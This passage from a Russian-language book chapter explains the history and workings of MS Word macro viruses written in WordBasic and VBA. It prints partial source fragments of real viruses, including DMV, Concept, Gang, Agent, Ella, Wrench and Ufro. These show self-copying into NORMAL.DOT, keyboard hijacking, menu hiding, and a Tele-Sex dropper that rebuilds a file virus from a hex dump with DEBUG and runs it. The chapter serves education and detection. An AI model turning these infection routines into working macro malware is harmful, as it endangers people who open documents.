Но большинство сложных операций реализованы в виде жестко встроенных в синтаксис языка команд. Собственно говоря, наличие большого количества команд, ориентированных на ту или иную программно-аппаратную платформу или на конкретную проблемную область, – характерная особенность любого диалекта языка Basic, делающая эти диалекты не только несовместимыми, но и внешне непохожими друг на друга. Примеры команд языка WordBasic:

- «Insert <строка>» – вставляет указанную строку в ту точку документа, где находится курсор;
- «DisableAutoMacros <флаг>» – разрешает или запрещает выполнение автоматических макросов в зависимости от значения флага (0 или 1);
- «FileSaveAs .Name=<имя> [,.Format=<формат>]» – сохраняет текущий документ в файл с указанным именем в указанном

формате (0 – обычный документ, 1 – шаблон, 2 – текст, 3 – текст с концами строк, 4 – текст DOS, 5 – текст DOS с концами строк, 6 – документ в формате RTF).

Некоторые команды имеют «близнецов» среди стандартных функций, например команда «MsgBox <строка>» делает то же самое, что и функция «MsgBox (<строка>)».

Очень важна для понимания устройства вирусов команда MacroCopy. Опишем ее подробно: «MacroCopy <[Шаблон1:] Макро1$>, <[Шаблон2:] Макро2$> [,<ПризнакШифрования>]».

Эта команда выполняет копирование макроса <Макро1$> из одного шаблона в другой, присваивая ему имя <Макро2$>. Именно на работе этой команды основано свойство саморазмножения макровирусов в MS Word 6.0/7.0. Если параметр <ПризнакШифрования> присутствует и он ненулевой, то скопированный макрос не будет после копирования доступен для редактирования.

Самый первый в истории макровирус **Word.Macro.DMV** был написан неким Джоелом МакНамарой в декабре 1994 г. и опубликован в виде исходного текста из 72 строк, 40 из которых представляли собой комментарии, а еще 7 – команды MsgBox, отображающие трассу выполнения различных частей вируса. По словам самого автора:

...The purpose of this code is to reveal a significant security risk in software that supports macro languages with auto-loading capabilities. Current virus detection tools are currently not capable of detecting this type of virus, and most users are blissfully unaware that threats can come from documents. (...Назначение этого кода – выявить важную угрозу защите программ, поддерживающих макроязыки с возможностью автозагрузки. Современные средства обнаружения в настоящее время не способны детектировать этот тип вирусов, а большинство пользователей совершенно не подозревают об угрозах, которые могут принести с собой документы).

Вот часть исходного текста вируса **Word.Macro.DMV** (авторские комментарии, строки с MsgBox и фрагменты, не важные для понимания алгоритма, удалены).

```
REM joelm@eskimo.com, December 17, 1994
REM -----------------------------------------------
Sub MAIN
...
total = CountMacros(0)                    'Количество макросов в NORMAL.DOT
present = 0
```

```
...
If total > 0 Then                          'Если макросы в NORMAL.DOT есть, то...
For cycle = 1 To total                     '...в цикле искать среди них...
If MacroName$(cycle, 0) = "AutoClose" Then '... макрос с именем AutoClose
...
present = 1
End If
End If
a$ = WindowName$() + ":AutoClose"          'Сформировать имя работающего макроса
If present <> 1 Then                       'Если макросов в NORMAL.DOT нет, то...
MacroCopy a$, "Global:AutoClose"           '...заразить NORMAL.DOT
...
Else
...
present = 0
If CountMacros(1) <> 0 Then
...
present = 1
End If
If present = 0 Then                        'Если макросов в документе нет, то...
FileSaveAs .Format = 1                     '...сохранить документ как шаблон и...
...
MacroCopy "Global:AutoClose", a$           '...заразить его макросом, взятым из ..
...                                        '...NORMAL.DOT
End If
End If
...
End Sub
```

Необходимо дать некоторые пояснения к этому тексту.

Вирус состоит из единственного макроса «AutoClose», автоматически стартующего в момент сохранения текущего редактируемого документа. При помощи стандартной функции «CountMacros» вирус определяет количество макросов в шаблоне «NORMAL.DOT» и в текущем документе. Если макрос с именем «AutoClose» отсутствует в текущем документе, то он копируется туда из «NORMAL.DOT». И наоборот, если макрос отсутствует в «NORMAL.DOT», то он копируется из текущего документа. Полное имя макроса, необходимое для обнаружения и копирования, имеет вид «<Шаблон>:AutoClose». Шаблон «NORMAL.DOT» в американской версии MS Word 6.0/7.0 всегда имеет предопределенное имя «GLOBAL». Имя текущего документа вирус определяет, «своровав» при помощи стандартной функции «WindowName$» заголовок окна. После окончания заражения необходимо все-таки не забыть сохранить текущий документ, и вирус делает это, установив заодно для него флажок «шаблоновости» при помощи стандартной команды «FileSaveAs .Format=1».

Интересно, что текст, приведенный выше, скорее всего, не будет опознан антивирусами как **Word.Macro.DMV**. Дело в том, что внутри документа хранится именно закодированный «исходник» – со всеми присущими ему пустыми строками, «лесенками», комментариями и т. п. А в приведенном фрагменте они удалены. И антивирусы, действующие по сигнатурному принципу, не сумеют правильно опознать даже совсем чуть-чуть «подпорченный» вирус. Так что фактически приведенный выше текст принадлежит совершенно новому вирусу, который пришлось невольно создать в процессе написания книги... впрочем, именно поэтому в нем специально допущена одна мелкая ошибка, делающая его неработоспособным. Хотите – исправляйте, но автором вируса в этом случае будете считаться именно вы.

До сих пор вирус **Word.Macro.DMV** не слишком известен. Он никогда не был в «дикой природе» и не вызывал эпидемий. Да и как может распространяться от компьютера к компьютеру «зараза», в процессе работы которой пользователю требуется семь раз прочитать сообщения типа «Макровирус уже помещен в NORMAL.DOT» и семь раз «кликнуть» мышкой по кнопке «OK»?

Впрочем, специалисты-то должны были отреагировать на появление нового вида вирусной угрозы. Но они этого не сделали, и для них стала настоящим шоком глобальная эпидемия макровируса **Word.Macro.Concept** (он же **Prank**, он же **Bloodhound**), разразившаяся летом 1995 года.

В некоторых исторических обзорах этот вирус называют «первым в истории макровирусом». Конечно же это не так. Но «исторических заслуг» у **Word.Macro.Concept** и без того хватает: он вызвал первую в мире макровирусную эпидемию, и эта эпидемия была самой крупной. Да и вообще, историю борьбы с макровирусами стоит начинать действительно с него.

Во многом **Word.Macro.Concept** представлял собой развитие идей, обнародованных в **Word.Macro.DMV**. Он состоял из макросов «AAAZAO», «AAAZFS», «Payload» и четвертого – «автоматического» – макроса, который в документах назывался «AutoOpen» (и являлся копией «AAAZAO»), а в шаблоне «NORMAL.DOT» – «FileSaveAs» (и являлся копией «AAAZFS»).

Таким образом, если вирус стартовал из зараженного файла, то сразу же активировался и заражал «NORMAL.DOT». Если же он загружался в виртуальную машину из зараженного ранее глобального шаблона «NORMAL.DOT», то активность проявлял только во время сохранения документов, копируя в них свои макросы.




Рис. 5.1 ❖ Схема соответствия макросов в документе и шаблоне вируса Concept

Вот фрагмент макроса «AAAZAO».

```
iMacroCount = CountMacros(0, 0)                    ' Количество макросов в NORMAL.DOT
For i = 1 To iMacroCount                           ' Цикл по всем макросам
  If MacroName$(i, 0, 0) = "PayLoad" Then          ' Если присутствует 'PayLoad', то...
    bInstalled = - 1                               ' ... NORMAL.DOT уже заражен
  End If
  If MacroName$(i, 0, 0) = "FileSaveAs" Then       ' Если присутствует 'FileSaveAS', то...
    bTooMuchTrouble = - 1                          '... возможен другой вирус
  End If
Next i                                             ' Конец цикла
If Not bInstalled And Not bTooMuchTrouble Then     ' Если NORMAL.DOT чист, то...
  ...
  sMe$ = FileName$()                               ' Взять имя текущего документа
  sMacro$ = sMe$ + ":Payload"                      ' Сформировать имя макроса
  MacroCopy sMacro$, "Global:PayLoad"              ' И копировать его в NORMAL.DOT
...
End If
```

Неофициально считается, что вирус **Word.Macro.Concept** был написан и «выпущен в свет» одним из сотрудников фирмы Microsoft. Около месяца вирус оставался незамеченным, перескакивая с компьютера на компьютер, из офиса в офис, потихоньку расползался по планете, пока наконец не был обнаружен практически повсеместно. Самым неприятным было то, что не существовало быстрых и надежных способов поиска и удаления вируса, ведь Microsoft считала формат DOC-файла своим служебным секретом. Билл Гейтс и К° до последнего пытались не выносить сор из избы и сохранять честь мундира: отказывались комментировать слухи о возможном авторе вируса, всячески принижали актуальность угрозы, не спешили делиться с вирусологами форматами DOC-файлов и т. п.

Сейчас это выглядит курьезно, но в конце лета 1995 г. Microsoft разработала и предложила компьютерной общественности в качестве «панацеи» от макровирусов шаблон «SCAN831.DOC», который представлял собой документ в формате MS Word 6.0/7.0, рекламирующий

сам себя и содержащий антивирусный макрос «AutoOpen». Этот макрос средствами языка WordBasic сканировал «NORMAL.DOT» и все загруженные в MS Word документы на наличие в них вирусных макросов (распознавая их по именам), а потом удалял «заразу». Предположим, вам принесли дискету с сотней документов. Сколько времени займет их сканирование и лечение, выполняемые с помощью «SCAN831.DOC» – то есть фактически вручную? Кроме того, уже осенью 1995 г. на свет появился и пополз по миру макровирус **Word.Macro.Nuclear**, написанный «по мотивам» **Word.Macro.Concept**. А вскоре последовали вирусы **Word.Macro.FormatC**, **Word.Macro.Hot**, **Word.Macro.Colors** и прочие. К концу 1995 г. уже насчитывалось более полудюжины макровирусов, вызвавших более или менее обширные эпидемии. Неужели для каждого вируса нужно было разрабатывать свой «ScanXXX.DOC»?

Разумеется, вирусологи разобрались в формате DOC-файла чисто хакерскими методами – при помощи отладчиков и дизассемблеров. И антивирусы, напрямую сканирующие документы и удаляющие из них саморазмножающиеся макросы, появились уже к началу 1996 г. Но справедливости ради следует признать, что подобный подход иногда приводил к досадным проколам. Например, один из «лауреатов» 1996–1997 годов – вирус **Word.Macro.Cap** – получил очень широкое распространение во всем мире во многом «благодаря» тому, что не все крупные антивирусы корректно обрабатывали внутреннюю структуру DOC-файла и поэтому пропускали небольшой процент зараженных документов.

Всего во второй половине 1990-х годов было написано и выпущено в «дикую природу» несколько тысяч макровирусов для MS Word 6.0/7.0. Наиболее «популярными» (если верить Joe Wells) в конце XX века были во всем мире макровирусы **Word.Macro.Wazzu**, **Word.Macro.Cap**, **Word.Macro.Npad**, **Word.Macro.MDMA** и др. Большинство из них являлись вариациями на тему **Word.Macro.DMV** и **Word.Macro.Concept**. Ниже мы опишем некоторые отклонения от этого «стандарта».

5.1.2.1. Проблема «локализации»

Широкое распространение получили так называемые «локализованные» версии MS Word: «русифицированные», «испанизированные», «японизированные» и др. Локализация подразумевает не только перевод системных сообщений и пунктов меню на соответствующий язык, но и подчас переименование стандартных имен,

ключевых слов и т. п. В качестве примера приведем ряд таких «синонимов» (см. табл. 5.1).

Таблица 5.1. Имена макросов в «национальных» версиях MS Word

Имя макроса	Язык	Имя макроса	Язык
FileNew	Английский	FileNuovo	Итальянский
FilerNyt	Датский	FicheiroNovo	Португальский
BestandNieuw	Голландский	ArchivoNuevo	Испанский
TiedostoUusi	Финский	ArkivNytt	Шведский
FichierNouveau	Французский	ArquivoNovo	Бразильский
DateiNeu	Немецкий		

Есть еще одно важное различие: предопределенное внутреннее имя шаблона «NORMAL.DOT» для американской версии MS Word есть «GLOBAL», а для панъевропейских (которые и послужили основой для различных локализаций, в том числе и для «русификации») – «NORMAL». Вот фрагмент вируса **Word.Macro.MTF**, который довольно ловко обеспечивал свою работоспособность в различных разновидностях MS Word:

```
MacAndTmp1$ = Name$ + ":FileSave"
MacAndTmp2$ = Name$ + ":AutoOpen"
'On Error Goto MyTrap  '                    ' Подготовить обработку ошибки
'MacroCopy MacAndTmp1$ "Global:FileSave"    ' Копировать макросы "по-американски"
MacroCopy MacAndTmp2$ "Global:Mtf1"
 ...
'MyTrap:
 ...
MacroCopy MacAndTmp1$ "Normal:FileSave"     ' Копировать макросы "по-панъевропейски"
MacroCopy MacAndTmp2$ "Normal:Mtf1"
```

5.1.2.2. Активация без «автоматических макросов»

Чаще всего для этого использовалась «привязка» вирусных макросов к какой-нибудь клавиатурной комбинации. «Классическим» стал прием, использованный в вирусе **Word.Macro.Gang**:

```
ToolsCustomizeKeyboard
 .KeyCode = 32, .Category = 2, .Name = "Gangsterz", .Add, .Context = 0
ToolsCustomizeKeyboard
 .KeyCode = 69, .Category = 2, .Name = "Paradise", .Add, .Context = 1
```

Приведенные команды ставят в соответствие клавише «пробел» макрос с именем «Gangsterz», а клавише с буквой «E» – макрос «Paradise». Сколько раз пользователь текстового редактора нажмет

эти клавиши, столько раз управление получат вирусные макросы. Примерами вирусов, использующих подобную технику, являются **Word.Macro.Stress**, **Word.Macro.Outlaw**, **Word.Macro.Grunt** и т. п.

5.1.2.3. Копирование макросов без «MacroCopy»

Некоторые вирусы для работы с макросами используют методы команды «Organizer», которые позволяют копировать макросы из документа в шаблон и обратно, переименовывать и удалять их. Вот «кусочек» исходного текста вируса **Macro.Word.MSW**, обходящегося без «MacroCopy»:

```
TemplatePath$ = DefaultDir$(2)
WorkDirPath$ = DefaultDir$(0)
NormalPath$ = TemplatePath$ + "\Normal.dot"
CurrentFile$ = FileNameFromWindow$()
...
Organizer          .Copy, .Source = CurrentFile$, .Destination = NormalPath$, \
.Name = "FileClose", .Tab = 3
...
```

Также весьма оригинальным выглядит поведение макровирусов семейства **Word.Macro.Tiny**. Собственно говоря, весь функционал этих вирусов заключен в единственной строчке вида «SendKeys "%xk%o%k{ESC}"». Эта команда «посылает» программе MS Word коды якобы нажатых пользователем клавиш: «**Alt+X**» (вызов подменю «File»), «**K**» (выбор позиции «Template»), «**Alt+O**» (нажатие кнопки «Organizer»), «**Alt+K**» (нажатие кнопки «Copy») и «**ESC**» (конец работы). Впрочем, в «русифицированных» версиях MS Word этот код работать не будет, так как в них требуется нажимать совсем другие «горячие» клавиши.

5.1.2.4. Запуск бинарного кода

Макровирусы также бывают «многоплатформенными», поскольку способны служить переносчиками двоичного кода обычных программ – файловых вирусов, «троянцев», демонстрационных роликов и т. п. Вот фрагмент исходного текста вируса **Word.Macro.Tele-Sex**, иллюстрирующего эту возможность:

```
Open "C:\dos\telefoni.scr" For Output As #1
Print #1, "N TELEFONI.COM"
Print #1, "E 0100 E9 AF 13 9F 4D D1 0F D9 0A D7 0A B2 25 E8 67 C2"
Print #1, "E 0110 26 F6 20 F7 33 E6 67 BA 24 BB 67 A3 7E AA 7E 9F"
...
Print #1, "E 14C0 43 81 34 47 92 46 46 E2 F8 31 F6 31 C9 C3 00"
```

```
Print #1, "RCX"
Print #1, "13CF"
Print #1, "W"
Print #1, "Q"
Close #1
Open "C:\dos\telefoni.bat" For Output As #1
Print #1, "@echo off"
Print #1, "debug < telefoni.scr > nul"
Print #1, "@echo off"
Print #1, "telefoni.com"
Close #1
ChDir "C:\dos"
Shell "telefoni.bat", 0
```

Макровирус **Word.Macro.Tele-Sex** создает на диске файл «TELEFONI.SCR» и записывает в него текстовый дамп классического многоплатформенного вируса **Telefonica**, заражающего COM- и EXE-файлы, а также MBR винчестера. Затем макровирус создает командный файл «TELEFONI.BAT», выполняющий формирование двоичного образа файлового вируса и запуск его. В реализации коварных планов макровируса **Word.Macro.Tele-Sex** активно участвует стандартный отладчик «DEBUG», присутствующий по умолчанию и в MS-DOS, и в Windows. Таким образом, загрузив в MS Word документ, содержащий макровирус **Word.Macro.Tele-Sex**, можно «заработать» целый букет ЗППП – «заболеваний, передающихся половым путем». Разумеется, имеется в виду компьютерный, а не медицинский, смысл этого термина.

5.1.2.5. Обеспечение «невидимости»

Вообще говоря, макровирусная «невидимость» возможна только в контексте виртуальной машины. Вирус может попытаться «спрятаться» от пользователя, использующего средства встроенного в MS Word «Организатора» примерно так, как это делал **Word.Macro.Agent**:

```
If MenuItemText$("&Tools", 0, 13, 0) = "&Macro..." Then
        ToolsCustomizeMenus .Name = "ToolsMacro", .Menu = "Tools", \
                .Remove, .Context = 0
EndIf
If MenuItemText$("&Tools", 0, 13, 0) = "&Customize..." Then
        ToolsCustomizeMenus .Name = "ToolsCustomize", .Menu = "Tools", \
                .Remove, .Context = 0
EndIf
If MenuItemText$("&File", 0, 10, 0) = "&Templates..." Then
        ToolsCustomizeMenus .Name = "FileTemplates", .Menu = "File", \
                .Remove, .Context = 0
```

```
EndIf
If MenuItemText$("F&ormat", 0, 14, 0) = "&Style..." Then
        ToolsCustomizeMenus .Name = "FormatStyle", .Menu = "Format", \
                .Remove, .Context = 0
EndIf
```

После выполнения этих строк из меню программы MS Word «пропадают» все пункты, при помощи которых пользователь мог бы обратиться к «Организатору». Но от внешних антивирусов, открывающих DOC-файлы и анализирующих их структуру, макровирус спрятаться, конечно же, не способен.

5.1.3. Вирусы на языке VBA

С появлением продукта Microsoft Office 97 основным средством для написания макросов (причем не только в среде MS Word, но и в MS Excel, MS Access, MS PowerPoint, а еще в MS Visio, Adobe Corel, Autodesk AutoCAD и т. п.) стал язык VBA – Visual Basic for Application. И остается им до сих пор.

В MS Word 97 (и в более старших версиях – 2000 и XP) работа с макросами организована в общих чертах так же, как и в MS Word 6.0/7.0, а именно: доступ к созданию новых макросов осуществляется из меню «Сервис» и пункта «Макрос», где живут подпункты «Макросы» и «Редактор Visual Basic». Но отредактировать и даже увидеть уже существующую макрокоманду стандартными средствами не получится, если на нее разработчиком поставлена защита. Для копирования и удаления макросов используется «Организатор», кнопки доступа к которому расположены в тех же местах, что и в MS Word 6.0/7.0.

VBA – это тоже диалект языка Basic. Общая структура программы, правила «склеивания» и «разрезания» строк, способы оформления комментариев примерно такие же, как и в языке WordBasic. Но все остальное организовано несколько иначе.

По сравнению с языком WordBasic, в VBA гораздо больше типов данных: Byte, Integer, Long, Boolean, Single, Double, Currency (деньги), Decimal, Date (время и дата), String, Variant (универсальный тип). Переменные описываются чуть-чуть по-другому:

```
Dim AAA As String
Dim CCC Double
```

Добавились новые управляющие конструкции.

Цикл с предусловием:

```
Do While/Until <Условие>
 ...
Loop
```

Цикл с постусловием:

```
Do
 ...
Loop While/Until <Условие>
```

Цикл с перечислением:

```
For Each <Элемент> In <Коллекция>
   ...
Next <Элемент>
```

Главное же отличие заключается в том, что VBA – объектно-ориентированный язык. Вернее, это язык, предназначенный для создания собственных программ в рамках сложной объектной модели Microsoft Office. Он поддерживает понятия *объекта* (набора *свойств* и *методов*) и *семейства* (группы однотипных объектов) и позволяет производить над ними различные операции. Но, в отличие от «настоящих» объектно-ориентированных языков, он ориентирован на жестко фиксированную объектную модель и, в общем-то, не предназначен для «конструирования» своих объектов и классов при помощи «инкапсуляции», «наследования» или «полиморфизма».

Эта объектная модель сильно зависит от конкретной прикладной программы, в которую интегрирована виртуальная машина языка VBA. Для MS Word, MS Excel, MS Access и прочих приложений модель выглядит по-разному.

«Корень» у дерева, описывающего объектную модель любой прикладной программы, всегда называется «Application» – это объект, сопоставленный набору свойств и методов самой прикладной программы. А вот «ветви» и «листья» в разных приложениях могут быть разными. Вот, например, как выглядит дерево объектов для MS Word 97 (см. рис. 5.2). «Ветви» и «листья», для которых указаны два идентификатора, соответствуют одновременно и объекту (имя вне скобок), и семейству объектов (имя в скобках).

Объектное «дерево» для MS Word 2000, MS Word XP и т. д. выглядит еще сложнее, но общая его структура остается прежней.

Особенно важно для нас семейство «VBE» (Visual Basic Environment) – набор объектов, сопоставленный среде программирования, которая включает редактор, транслятор, среду отладки и т. п. Одной из ветвей «VBE» является «VBProjects» – семейство всех открытых программных проектов, включающее среди прочих «NormalTemplate» (проект, поставленный в соответствие глобальному шаблону «NORMAL.DOT») и «ActiveDocument» (проект, «живущий» в ак-




Рис. 5.2 ❖ Объектная модель MS Word 97

тивном документе). Каждый проект – это совокупность программных модулей, то есть макросов.

По умолчанию среда VBE создает два одинаковых «пустых» проекта (один – связанный с «NORMAL.DOT», другой – с активным документом), в которые программист может добавлять свои макросы. В каждом из проектов по умолчанию доступны для работы только два модуля – с именами «ThisDocument» и «NewMacros», каждый из них может содержать независимые группы макросов.

Но, щелкнув на «проекте» правой кнопкой мыши и выбрав пункт «Вставить», пользователь имеет возможность добавлять к проекту дополнительные модули. Причем это могут быть не только «обычные» модули (например, «Модуль1»), но и так называемые «модули классов», которые предназначены для хранения «классов», то есть определяемых пользователем типов объектов. Интересно, что «модули классов» вместе с определениями типов могут содержать и исполняемые макросы.




Рис. 5.3 ❖ Расположение макросов в модулях MS Word 97

Таким образом, внутри документа (или шаблона) могут находиться несколько различных групп программных модулей. Важно, что внутри DOC-файла они и размещаются тоже в разных местах.

Поскольку одновременно может быть открыто несколько документов, то и открытых программных проектов может быть не два, а больше. Посчитать их можно при помощи свойства «Count», а доступ к любому из них можно организовать по индексу (порядковому номеру) при помощи метода «Item(<индекс>)». Начиная с версии MS Word 2000 в «VBProjects» появились методы «Add», «Remove» и т. п., позволяющие напрямую добавлять к документу или удалять из него программные проекты.

Отдельные проекты (например, «NormalTemplate» или «ActiveDocument») являются свойствами объекта «VBProject» и, соответственно, обладают среди прочих свойством «VBComponents». Оно дает доступ (по числовому индексу или по строковому имени компонента) к отдельным составным частям проекта: к текстовым модулям, оконным формам и т. п. Обычно текстовый модуль макросов имеет индекс 1. Эти составные части можно добавлять (при помощи метода «Add»), удалять (при помощи «Remove»), а еще их можно целиком импортировать из файла (при помощи метода «Import»). У отдельно взятого компонента (принадлежащего коллекции «VBComponent»), например у текстового модуля, есть ряд очень интересных методов и свойств. Во-первых, методом «Export» его можно сохранить в файл. Во-вторых, свойство «CodeModule» дает доступ к текстовой части модуля как к совокупности строк и обеспечивает атрибутами, как-то: свойство «CountOfLines» – возвращает количество строк; «Lines» – возвращает текст указанных строк; «AddFromFile» – добавляет

фрагмент текста из указанного файла; «AddFromString» – добавляет фрагмент текста из строки; «AddFile» – добавляет целиком текст из указанного файла; «InsertLines» – вставляет строку; «DeleteLines» – удаляет строку; «ReplaceLines» – заменяет строку и т. п.

Чтобы пользователь при переходе с WordBasic на VBA не терял прежних своих наработок, фирма Microsoft обеспечила некоторую совместимость «сверху вниз», то есть MS Word версий 97/2000/XP «понимает» и даже исполняет некоторые макросы, написанные на WordBasic. Часть конструкций языка перешла из версии в версию по наследству, а «устаревшие» конструкции рассматриваются как псевдометоды псевдоколлекции «WordBasic» и также доступны для исполнения. И это правильно, так как WordBasic – более простой и удобный язык, чем VBA (по крайней мере, для обработки текстов), зачем же от него полностью отказываться?

Вот иллюстрация – один из макросов вируса **Macro.Word.Nop**, написанный для MS Word 6.0/7.0:

```
'Вирус Macro.Word.Nop на WordBasic'е
Sub MAIN
m$ = FileName$() + ":AutoOpen"
MacroCopy "Global:NOP", m$
m$ = FileName$() + ":NOP"
MacroCopy "Global:DateiSpeichern", m$
FileSaveAs .Name=FileName$(), .Format=1
End Sub
```

И вариант этого же вируса, автоматически перетранслированный в среду MS Word 97:

```
'Вирус Nop, автоматически переведенный на VBA
Public Sub MAIN()
Dim m$
m$ = WordBasic.[FileName$]() + ":AutoOpen"
WordBasic.MacroCopy "Normal:NOP", m$
m$ = WordBasic.[FileName$]() + ":NOP"
WordBasic.MacroCopy "Normal:DateiSpeichern", m$
WordBasic.FileSaveAs Name:=WordBasic.[FileName$](), Format:=1
End Sub
```

То есть если в MS Word 97 открыть документ, созданный средствами MS Word 6.0/7.0, то нормально будут восприняты не только текст с рисунками и таблицами, но и хранящиеся внутри незашифрованные макросы, написанные на языке WordBasic.

Новых методов активации макровирусов, написанных на VBA, не появилось – в основном ими используется традиционный механизм

автоматических макросов: «AutoOpen», «AutoClose» и т. п. К списку подобных макросов добавились новые имена: «Document_Open», «Document_Close» и др. Алгоритм работы тоже не претерпел изменений: если вирус обнаруживает себя в «NORMAL.DOT», то заражает активный документ; если стартует из документа, то заражает «NORMAL.DOT».

А вот копируются из объекта в объект макровирусы для MS Word 97 чуть-чуть по-иному. В макровирусах, написанных на языке VBA, ключевую роль играют следующие команды и методы.

«OrganizerCopy(<Источник>, <Приемник>, <Имя>, <ТипОбъекта>)» – метод объекта «Application», копирующий объекты типа <ТипОбъекта> (для макросов это тип «wdOrganizerObjectProjectItems») с именем <Имя> из <Источника> (документа или шаблона) в <Приемник> (документ или шаблон). Эта команда поначалу предназначалась для использования в качестве VBA-аналога «MacroCopy», но почти сразу же Microsoft, испугавшись наплыва макровирусов, выпустила патч для MS Word 97, который отключал и «OrganizerCopy», и «WordBasic.MacroCopy». Однако в последующих версиях MS Word эти команды были «возрождены».

Пример использования этого метода – фрагмент макровируса **Macro.Word97.Ella**.

```
Sub AutoOpen()
...
If ThisDocument = NormalTemplate \
Then Set Target = ActiveDocument Else Set Target = NormalTemplate
Application.OrganizerCopy \
ThisDocument.FullName, Target.FullName, "H8", wdOrganizerObjectProjectItems
If Target = ActiveDocument Then ActiveDocument.SaveAs FileName:=ActiveDocument.
FullName
End Sub
```

«Export <ИмяФайла>» – метод, копирующий исходный текст макроса (плюс «заголовочные» строки, если они есть) в указанный файл на диске.

«Import <ИмяФайла>» – метод, копирующий исходный текст из указанного файла в макрос. Методы Import и Export в паре используются в макровирусах примерно так:

```
...VBProject.VBComponents.Import ("MACROS.TXT")
...VBProject.VBComponents.Item(1).Export "MACROS.TXT"
```

Вот фрагмент исходного текста несложного вируса **Macro.Word97.Wrench.g**, использующего эту «сладкую парочку».

```
'Этот макрос автоматически стартует при открытии документа
 Sub AutoOpen()
    On Error Resume Next
    Call Infect
 End Sub
   ...
 Sub Infect()                          'Эта процедура сразу вызывается из AutoOpen
   ...
   ModulName = "EgertonLab"            ' Имя модуля для идентификации
   ...
                                       ' Что является носителем вируса?
                                       ' Если NORMAL, то...
   ...
   Set Carrier = NormalTemplate.VBProject.VBComponents
   Set host = ActiveDocument.VBProject.VBComponents
   ...
                                       ' Иначе - наоборот
   Set Carrier = ActiveDocument.VBProject.VBComponents
   Set host = NormalTemplate.VBProject.VBComponents
   ...
                                       ' Если такого модуля нет, то
                                       ' экспортировать/импортировать макросы
   If host(ModulName).Name <> ModulName Then
     Carrier(ModulName).Export "c:\ascii.vxd"
     host.import ("c:\ascii.vxd")
   End If
   ...
End Sub
```

Обратите внимание: вирусы, использующие «Import/Export», создают где-то на диске (часто в корне диска «C:\», но это не обязательно) временный файл (в рассмотренном примере это «ascii.vxd») и не всегда его после работы удаляют. Так что появление на диске посторонних файлов с бэйсиковскими текстами внутри – важный признак наличия в документах макровируса!

«AddFromFile», «AddFile», «AddFromString», «InsertLines», «ReplaceLines» и т. п. – методы свойства «CodeModule» объекта «VBProject». Ими можно обойтись для полного копирования фрагментов макроса из документа в документ, а еще они в макровирусах используются для организации полиморфизма. Вот фрагмент вируса **Macro.Word97.Ufro**, копирующий текст макроса построчно из «NORMAL.DOT» в активный документ:

```
If Not ActiveDocument.VBProject.VBComponents(1).CodeModule.Find \
                        ("Document_Close", 1, 1, 1000, 1000, False, False) Then
 For I = 1 To NormalTemplate.VBProject.VBComponents(1).CodeModule.CountOfLines
   lineofcode = NormalTemplate.VBProject.VBComponents(1).CodeModule.Lines(I, 1)
   ActiveDocument.VBProject.VBComponents(1).CodeModule.InsertLines I*3, lineofcode
```

```
 Next I
 ...
Else
...
End If
```

Используются и «комбинированные» методики. Например, классический вирус **Macro.Word97.Ethan** сначала «сбрасывал» текст макроса в дисковый файл, а потом построчно считывал его из файла и при помощи метода «InsertLines» копировал в «жертву».

Все рассмотренные методы копирования макросов обладают свойством «симметричности». То есть они копируют макросы в однотипные модули: из «обычных» модулей в «обычные», а из «классов» – в «классы» и т. д.

Вирусов для MS Word 97 было написано и распространено по миру много – несколько десятков тысяч. Первые такие вирусы были результатами прямого «перетолмачивания» макросов с языка WordBasic на VBA. Например, существовал (правда, не получил большой известности) вирус **Macro.Word97.Concept**. Наиболее же распространенными и долгоживущими макровирусами для MS Word 97, согласно WildList от Joe Wells, были и есть **Macro.Word97.Wazzu** («перевод» с Word 6.0/7.0), **Macro.Word97.Marker**, **Macro.Word97.Class**, **Macro.Word97.Smac**, **Macro.Word97.Ethan**, **Macro.Word97.Thus** и прочие.

